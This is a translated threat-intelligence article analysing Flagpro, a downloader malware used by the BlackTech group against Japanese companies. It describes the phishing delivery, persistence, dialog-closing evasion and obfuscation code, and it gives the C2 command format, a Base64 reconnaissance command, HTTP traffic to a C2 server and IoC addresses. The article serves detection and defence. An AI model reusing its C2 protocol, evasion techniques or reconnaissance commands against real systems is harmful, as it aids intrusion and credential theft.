Flagpro: The new malware used by BlackTech

insight-jp.nttsecurity.com/post/102hf3q/flagpro-the-new-malware-used-by-blacktech

Hiroki Hada

This article is a translation of the "標的型攻撃グループBlackTechが使用するマルウェアFlagproについて".

Introduction

BlackTech has been actively attacking, some attack cases against Japanese companies were observed. BlackTech uses a new malware for these attack cases. We call it “Flagpro”. We are sharing its overview, timeline and detailed analysis result in this article.

Attack overview

Flagpro is used in the initial stage of attacks to investigate target’s environment, download a second stage malware and execute it. An attack case using Flagpro starts with a spear phishing e-mail. The message is adjusted to its target organization. It is disguised as an e-mail communication with target’s business partner. This means the attackers probed deeper into their target before attacking.


The attackers attach a password protected archived file (ZIP or RAR) to the email, and they write its password in the message. The archived file includes an xlsm format file and it contains a malicious macro. If a user activates the macro, a malware will be dropped. They also adjust the contents of the xlsm file to the target. Therefore, it is not easy to feel at odds with the file sent by the attacker.

After the macro is executed, it creates an EXE file in startup directory. This EXE file is “Flagpro”. In the most cases, this created EXE files are named “dwm.exe”. When the system launches next time, Flagpro, which was placed in startup directory as “dwm.exe”, will be executed.

Flagpro communicates with a C&C server, and it receives commands to execute from the server, or Flagpro downloads a second stage malware and then executes it. The attackers check the target’s environment whether it is suitable for running the second stage malware or not. If they determine to attack the target, another malware sample will be downloaded and executed.

Timeline

We have observed attack cases using Flagpro against multiple companies (Defense, Media, Communications) several times. In October 2020, a sample related to Flagpro was submitted to an online service. Therefore, Flagpro may have already been used for attacking cases at that point.



Flagpro functions

In July 2021, our SOC observed new Flagpro using MFC(Microsoft Foundation Class) library for its implementation. MFC library had not been used for old Flagpro. This Flagpro had classes such as ”CV20_LoaderApp” and ”CV20_LoaderDlg”. We assume that the role of Flagpro is a downloader and the sample version was 2.0 from these class names.

We call this sample using MFC as “Flagpro v2.0” and old one as “Flagpro v1.0” in this article.

Following list indicates Flagpro’s main functions:

- Download and execute a tool
- Execute OS commands and send the results
- Collect and send Windows authentication information

These commands are implemented in a member function of CV20_LoaderApp class in Flagpro v2.0.

Once Flagpro is launched, it communicate with a C&C server and executes the received commands as shown in the above list. After designated interval, it repeats this behavior.


Regarding to downloading and executing a tool, Flagpro stores the downloaded file in file path “%Temp%\~MY[0-9A-F].tmp” first. Then, Flagpro adds extension “.exe” to the name of stored file and executes the file.

In the implementation of Flagpro v1.0, if a dialog titled “Windows セキュリティ” is displayed when Flagpro accesses to an external site, Flagpro automatically clicks OK button to close the dialog. This handling also works when the dialog is written Chinese and English. It can indicate the targets are Japan, Taiwan, and English-speaking countries. Flagpro v2.0 checks whether both username and password are filled in a dialog as an additional feature before clicking the OK button.

Flagpro v2.0 has another new function. If a dialog title is “Internet Explorer [7-11]” (the number after “Internet Explorer” depends on what version the user users) when Flagpro accesses to an external site, Flagpro sends WM_CLOSE message to close the dialog.

We assume that these functions, which close a dialog automatically, are implemented to reduce a risk that a user detects an external connection by Flagpro.

In Flagpro v2.0, the same codes in below figure are repeatedly inserted to hide important as a handy obfuscation technique:



```
while ( 1 )
{
  if ( GetLastError() == 0x158D3C )
  {
    printf("safsadf");
  }
  else
  {
    if ( (_UNKNOWN *)GetTickCount() == (_UNKNOWN *)((char *)&loc_42912C + 2) )
      printf("%d", 22);
    printf("asdfwef");
  }
  MAL_LOOP();
  if ( GetLastError() == 0x158D3C )
  {
    printf("safsadf");
  }
  else
  {
    if ( (_UNKNOWN *)GetTickCount() == (_UNKNOWN *)((char *)&loc_42912C + 2) )
      printf("%d", 22);
    printf("asdfwef");
  }
```

Received commands

The received commands from a C&C server are encoded with Base64. Following format is the decoded command about Flagpro v2.0:

```
[Download Command 1]|[Download Command 2]|[OS Command]|[Time Interval]
```


Download Command field consists of two flags(Exec and Yes) and URL path like following:

```
 Format:  ExecYes[URL Path]
Example:  ExecYes/malware.html
```

First string “Exec” is the action flag. If it is not included in both Download Command fields in the command, Flagpro will not execute the main processes such as downloading, executing OS commands, collecting authentication information, and so on. Next string “Yes” is the execution flag. If a Download Command field has “ExecYes”, Flagpro downloads and executes the file. If a command is “Exec/malware.html” like the above image, Flagpro only downloads a file.

Time Interval field means a number of waiting time for the next command. The unit is millisecond.

Following image is an actual example of the received commands:



```
Exec|Exec|cmd.exe /c "ipconfig /all &&netstat -ano  &&tasklist &&whoami &&net user &&net localgroup
administrators && net view "|60000
```

Communications with C&C server


Connection handlings to a C&C server about Flagpro v1.0 and v2.0 uses COM objects of Internet Explorer. Flagpro communicates with C&C server using HTTP.

In requesting commands, sending execution results of OS commands or collected authentication information, Flagpro accesses a C&C server with specific URL paths and queries. It encodes data with Base64 and sends to the C&C server. Following table shows relations between Flagpro’s activities and the URL paths and queries.

Related activities	URL paths and queries
Request command	/index.html
Send result of OS command execution	/index.htmld?flag=[Encoded Data]
Send authentication information	/index.htmld?flagpro=[Encoded Data]

When Flagpro downloads a tool, there is no specific URL path because it uses the file name on the server.

Following image shows a traffic when Flagpro v2.0 connects to a C&C server:




```
GET /index.html HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: ja-JP
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 139.162.87.180
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Length: 180
Server: Microsoft-HTTPAPI/2.0
Date: Fri, 16 Jul 2021 00:21:16 GMT
```

RXhlY3xFeGVjfGNtZC5leGUgL2MgImlwY29uZmlnIC9hbGwgJiZuZXRzdGF0IC1hbm8gICYmdGFza2xpc3
QgJiZ3aG9hbWkgJiZuZXQgdXNlciAmJm5ldCBsb2NhbGdyb3VwIGFkbWluaXN0cmF0b3JzICYmIG5ldCB2
aWV3ICJ8NjAwMDA=

As of July 2021, we do not know why, but we observed a response “Hello Boy!” from the C&C server, when we access to the arbitrary paths other than the URL paths shown in the table above. Following image is an example of the response:



```
HTTP/1.1 200 OK
Content-Length: 37
Server: Microsoft-HTTPAPI/2.0
Date: Fri, 16 Jul 2021 00:21:16 GMT

<HTML><BODY> Hello Boy!</BODY></HTML>
```

Detections

To detect attacks using Flagpro, it is effective to create and install custom signature both on network and endpoint devices. For the network detection, Flagpro's characteristic URL paths are useful such as index.htmld?flag=[Base64 string] and index.htmld?flagpro=[Base64 string].

For the endpoint detection, naming rules of temporary files that Flagpro create such as %TEMP%\~MY[0-9A-F].tmp and %TEMP%\~MY[0-9A-F].tmp.exe are effective. In addition, the investigation commands after Flagpro establishes the connection with the C&C server like following are also useful for detection. Following commands are a part of examples:

```
cmd /c "ipconfig /all && netstat -ano && whoami && tasklist && net user && net
localgroup administrators"

cmd.exe /c "ipconfig /all &&netstat -ano  &&tasklist &&whoami &&net user &&net
localgroup administrators && net view "
```

Conclusion

We have observed attack cases using Flagpro against Japan since October 2020. The attack techniques have not changed a lot, but BlackTech uses more evading techniques. For example, they adjust decoy files and file names to their target and check carefully target's environment. Recently, they have started using other new malwares called "SelfMake Loader" and "Spider RAT". It means that they are actively developing new malwares. Therefore, you need to pay attention to the attacks from BlackTech.

IoC

- 54e6ea47eb04634d3e87fd7787e2136ccfbcc80ade34f246a12cf93bab527f6b
- e197c583f57e6c560b576278233e3ab050e38aa9424a5d95b172de66f9cfe970
- 655ca39beb2413803af099879401e6d634942a169d2f57eb30f96154a78b2ad5
- 840ce62f92fc519cd1a33b62f4b9f92a962b7fb28c12d2f607dec0b520e6a4b2
- ba27ae12e6f3c2c87fd2478072dfa2747d368a507c69cd90b653c9e707254a1d
- 77680fb906476f0d84e15d5032f09108fdef8933bcad0b941c9f375fedd0b2c9
- e81255ff6e0ed937603748c1442ce9d6588decf6922537037cf3f1a7369a8876
- 45[.]76.184.227
- 45[.]32.23.140
- 139[.]162.87.180
- 107[.]191.61.40

- 172[.]104.109.217
- org.misecure[.]com
- update.centosupdates[.]com